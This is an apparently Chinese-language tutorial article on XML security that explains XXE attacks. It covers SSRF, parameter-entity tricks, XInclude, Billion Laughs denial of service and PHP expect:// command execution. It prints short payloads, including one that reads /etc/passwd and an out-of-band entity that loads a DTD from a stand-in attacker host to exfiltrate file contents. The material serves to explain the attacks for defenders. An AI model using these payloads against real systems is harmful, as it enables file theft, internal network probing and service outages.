您现在的位置: 萬盛學電腦網 >> 軟體知識 > >> 系統工具
XML 安全深度剖析:XXE 攻擊、參數實體、XInclude、DoS 與特定環境 RCE
XML 基礎與實體機制
XML 實體機制類似「轉義/巨集」:%、&foo; 可自訂內容。DTD 可宣告內部實體(存取本地資源)與外部實體(存取本地/遠端資源,支援 DNS/FTP/HTTP/SMB 等協定),解析外部實體即為攻擊面。
攻擊手法總覽
- 讀取本地敏感檔案(
/etc/shadow) - 記憶體耗盡/拒絕服務
- 任意程式碼執行(特定環境)
0x01 基礎 XXE:外部實體檔案包含
<!DOCTYPE root [
  <!ENTITY file SYSTEM "file:///etc/passwd">
]>
<root>&file;</root>
限制:XML 解析器要求實體內容「完整閉合」,導致不完整檔案(如 PHP 腳本)無法直接包含。
URL Invocation / SSRF

外部實體 URL 可觸發 Server-Side Request Forgery,甚至內網洪水攻擊。即使禁用外部實體,許多解析器仍會解析 DOCTYPE/XSD schemaLocation 中的 URL。
0x02 參數實體進階利用
參數實體以 % 開頭,僅能在 DTD 中使用、不可巢狀引用。兩大妙用:
- CDATA 繞過不閉合限制:將讀取內容包裹在 CDATA 中回傳,解決結構破壞導致的解析錯誤。

- 帶外數據:透過 HTTP/FTP 將檔案內容傳送至攻擊者伺服器,繞過無回顯限制。
<!ENTITY % start SYSTEM "https://attacker/start.dtd">
%start;
%all;
XInclude 替代方案
xi:include 可強制指定 parse 類型(text/xml),不要求文件完整閉合,但預設關閉需手動開啟。
拒絕服務:Billion Laughs 攻擊
<!ENTITY lol0 "lol">
<!ENTITY lol1 "&lol0;&lol0;...> (10倍)
...
<!ENTITY lol9 "&lol8;&lol8;...>
]> &lol9;
指數級實體展開,< 1KB payload 可耗盡 3GB 記憶體。
特定環境 RCE
- Java/Xerces:預設支援
file://列目錄、jar://解壓 ZIP 炸彈、XInclude 需手動開啟。 - PHP + expect 擴展:
expect://id可執行任意命令(非預設安裝)。
- 上一篇軟件知識: Apache .htaccess 搭配身分驗證模組保護網頁目錄
- 下一篇軟件知識: ARP 快取投毒攻擊原理解析:局域網中間人攻擊核心機制
推薦文章
- McAfee 正確關閉步驟:五步暫時停用即時掃描
- 屏保密碼設定進階技巧:從基礎防護到阻斷安全模式繞過
- ADSL 用戶防駭客入侵 10 大實戰招式:從關閉共享到 IE 硬化
- 清除頑固病毒十大實戰招式:從清理 IE 暫存檔到安全模式離線掃毒
- 360安全衛士 Ctrl 快捷搜索如何禁用?人工服務搜尋刪除兩步搞定
- 360驅動大師一鍵搞定驅動安裝:自動掃描、下載、安裝
- 十招強化 Windows 系統安全:從關閉危險連接埠到帳號密碼鋼鐵防線
- 360 誤報刪除應用程式 (HnzQ.exe) 解決方案三步驟
- 使用 360 安全衛士設定程式優先序:讓遊戲/重度應用搶佔 CPU 資源
- 金山毒霸客戶端綁定郵箱四步走:會員中心→輸入郵箱→收信激活→綁定成功
copyright © 萬盛學電腦網 all rights reserved